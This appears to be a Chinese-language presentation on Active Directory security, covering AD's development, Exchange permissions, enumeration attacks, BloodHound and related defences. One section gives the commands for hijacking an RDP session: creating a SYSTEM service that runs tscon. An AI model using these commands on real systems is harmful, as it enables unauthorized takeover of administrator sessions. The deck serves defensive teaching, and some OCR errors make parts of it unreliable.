Active Directory Security

@backlion
blog:http://www.backlion.org
2017.12.2

议题内容

- Active Directory安全性当前状况
- AD安全发展
- Active Directory中的Exchange
- 攻击方式及解决方案

Active Directory安全性当前状况

活动目录的当前状况：THE GOOD& THE BAD

The Good

1.更好的认识到AD安全重要性

2.更彻底的AD安全测试（国外有一整套的测试AD的安全性）

3.更少的使用域管理员权限管理域（一般委派一个账号进行管理）

4.减少了组策略认证凭据（windows2000的时候配置组策略来限制登录凭证）

5.加强了本地管理员密码复杂性（使用LAPS管理本地管理员密码）

6.PowerShell安全性改进（已升级到v5版本）

The Bad

1.太多的域管理员仍然从普通主机登录来管理域（这种情况会被攻击者窃取到域密码明文）

2.来自普通用户的权限提升到域管理员权限还是太容易

3大量的配置错误或者没有打补丁降低了安全性

4.没有足够的日志审计记录部署

5.太多的配置缺陷盲点(poor visibility)

AD安全发展史

早期雏形→ AD V2 & V3出现→初步定型→安全性增强→重新构建安全性

AD Security----早期雏形

- 2000年的时候还仅仅只是操作系统
- Active Directory概念被提出
- Kerberos认证协议被广泛传播和接受
- SID 历史记录的出现（ SID History ）
- 兼容了windows NT系列

AD Security---AD v2 & v3出现

- Windows 2003 Server出现
- 更多功能的增加
- AD趋向于成熟
- 记录上次登录和退出的记录（AD域复制技术）
- 域账号委派
- 可信的身份认证
- 许多企业部开始大量署AD

AD Security ----初步定型

- Windows Server 2008/2008 R2的出现
- AD回收站的出现（Recycle Bin功能可以在线还原误删除对象，减少活动目录离线时间，适用于Windows Server 2008 R2的AD域环境和AD 轻型目录服务）
- 交互式登录信息出现
- 多元密码策略（在同一个域中针对不同用户实施不同的密码策略）
- 启用身份验证机制保证（启用此功能后，如果在使用基于证书的登录方法登录时验证用户的凭证，则身份验证机制保证会将管理员指定的全局组成员资格添加到用户的Kerberos令牌。这使得网络资源管理员可以根据用户是否使用基于证书的登录方法进行登录，以及使用的证书的类型来控制对资源如文件，文件夹和打印机的访问）
- 托管服务帐号(托管服务帐号（MSA）的密码由操作系统自动设定、维护，定期自动更新，并不需要管理员手工干预）
- 在托管环境下运行动态的spn管理服务（服务器主体名称服务）
- Kerberos DES被Kerberos AES替代

AD Security --安全性增强

- Windows Server 2012/2012 R2的出现
- 专注于保护登录凭据
- 安全重心的转移
- 受保护的账户
- No NTLM authentication
- No Kerberos DES or RC4 ciphers
- No Delegation – unconstrained or constrained delegation(没有授权 - 不受限制的授权)
- 4小时内没有更新的用户票据 (TGTs)
- 身份验证策略和身份验证策略更新

AD Security----重新构建安全性

- Windows Server 2016/Windows 10的出现
- 操作系统安全架构的重大变化
- 从正常主机世界到虚拟化主机世界--（VSM）
- 保护派生的域凭据（Credential Guard & Remote Credential Guard)

  它使用基于虚拟化的安全来隔离密钥，以便仅特权系统软件才可以访问这些密钥。在未授权的情　况下访问这些密钥将导致凭据盗窃攻击
- KDC增强功能是将Kerberos票证认证加强
- 理解它并不重要，重要的是Active Directory权限用户使用Exchange管理工具。如果用户被授权，通过RBAC(基于角色的访问控制）在其中执行Exchange管理工具
- 用户可以执行任何Active Directory权限，详见参考微软的用户的拆分权限：

https://technet.microsoft.com/en-us/library/dd638106.aspx

Active Directory中的Exchange

- Exchange受信任子系统
- OU(组织单元)
- Exchange RBAC(基于角色的访问控制)
- Exchange Rights(exchage权限）

exchange受信任子系统

- exchange信任子系统是一个高权限的工作组，它具有对每一个exchange访问对象都有可读可写的权限。

- 成员：

  exchange服务器

  memberOf：Exchange Windows权限（为AD对象提供权限)

ou(组织单元)

- 它具有对整个Exchange 2013管理访问权限，几乎可以针对所有Exchange 2013执行的任何任务

- 成员：2到3个Exchange组织单元的admin帐户

Exchange RBAC(基于角色的访问控制)

- 早期的Exchange版本需要AD对象委派权限
- Exchange 2010：Exchang信任子系统
- Exchange具有自己的安全性(RBAC)模型
- Exchange本地系统帐户权限
- 将帐户/组添加到Exchange信任子系统组
- 在Exchange Server上获取本地系统

Exchange Rights(exchage权限）

- Exchange在Active Directory中拥有广泛的权限
- 具有修改大多数对象的权限，这其中包括用户和组（除了受AdminSDHolder保护的组/用户）
- 通过Exchange组提供的访问
- 在最初安装了Exchange 2000/2003的环境中，这些权权限仍然存在，可能提供更多的访问权限
- 迁移到office365中。。。。。。所有这些权限仍然在AD中
- 升级后的exchage任然继承了之前旧版本的权限（Exchange 2000 ----2003--- 2007---2010---2013---2016）

攻击方式及解决方案

- 网络会话枚举
- 防御网络会话枚举
- 本地组枚举
- 防御本地组枚举
- 劫持服务器
- BloodHound（强大的内网域渗透提权分析工具）

网络会话枚举

- 通过NT method来判断用户从哪儿认证
- 经过身份验证的用户默认拥有此权限
- 一些身份认证软件使用这种方法来映射用户到网络上的IP
- Bloodhound使用这个来识别管理登录
- 一般是针对域控制器或文件服务器

防御网络会话枚举

- 以下可以修改NetSession的regker注册表键值来阻止网络会话枚举：

HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Services/LanmanServer/DefaultSecurity/SrvsvcSessionInfo

RegKey值SrvsvcSessionInfo包括以下权限：

管理员组成员（安全标识符（Sid）S-1-5-32-544）


server Operators组成员（SID s-1-5-32-549）

Power Users组成员（Sid S-1-5-32-547）

并不重要的身份认证组成员(Sid S-1-5-11)

本地组枚举

- SAMR提供了一种枚举Windows系统作为本地用户组成员的方法这包括本地管理员组
- Windows 10提供了限制此功能的作用
- Windows 10周更新（v1607）将此权限限制为仅限本地管理员



防御本地组枚举

- 完全禁用WPAD
- 禁用NETBIOS
- 更改NetSession行为特征以限制到特定的AD组
- 能够以用户的本地组（SAMR）枚举并支持Windows 7 / 2008R2的功能

劫持服务器

- 在服务器上获取管理员权限
- 获取SYSTEM权限
- 以SYSTEM身份运行tscon.exe
- 如果以SYSTEM用户身份运行tscon.exe，则可以连接到
- 任何没有密码的会话

劫持服务器

- 演示如何使用粘滞键和tscon访问管理员RDP

1. Get all sessions information:

```
C:\Windows\system32>query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 administrator                             1  Disc            1  3/12/2017 3:07 PM
>localadmin            rdp-tcp#55         2  Active          .  3/12/2017 3:10 PM

C:\Windows\system32>
```


2. Create service which will hijack user's session:

```
C:\Windows\system32>sc create sesshijack binpath= "cmd.exe /k tscon 1 /dest:rdp-tcp#55"
[SC] CreateService SUCCESS
```

3. Start service:


```
net setart sesshijack
```

Right after that your session will be replaced with target session.




BloodHound（强大的内网域渗透提权分析工具）

- bloodHound是一个公共且免费的工具，它使用图形理论来自动化的在Active Directory环境中搞清楚大部分人员的关系和细节。你的团队可以使用BloodHound快速深入了解AD的一些用户关系，了解哪些用户具有管理员权限，哪些用户有权对任何计算机都拥有管理权限以及有效的用户组成员信息。



BloodHound（强大的内网域渗透提权分析工具）

- 枚举用户，计算机和组, NetSession登录信息, AD ACL
- 提供表示计算机到域管理员一个攻击路径的可视化
- https://github.com/BloodHoundAD/BloodHound/wik



Q&A

THE END!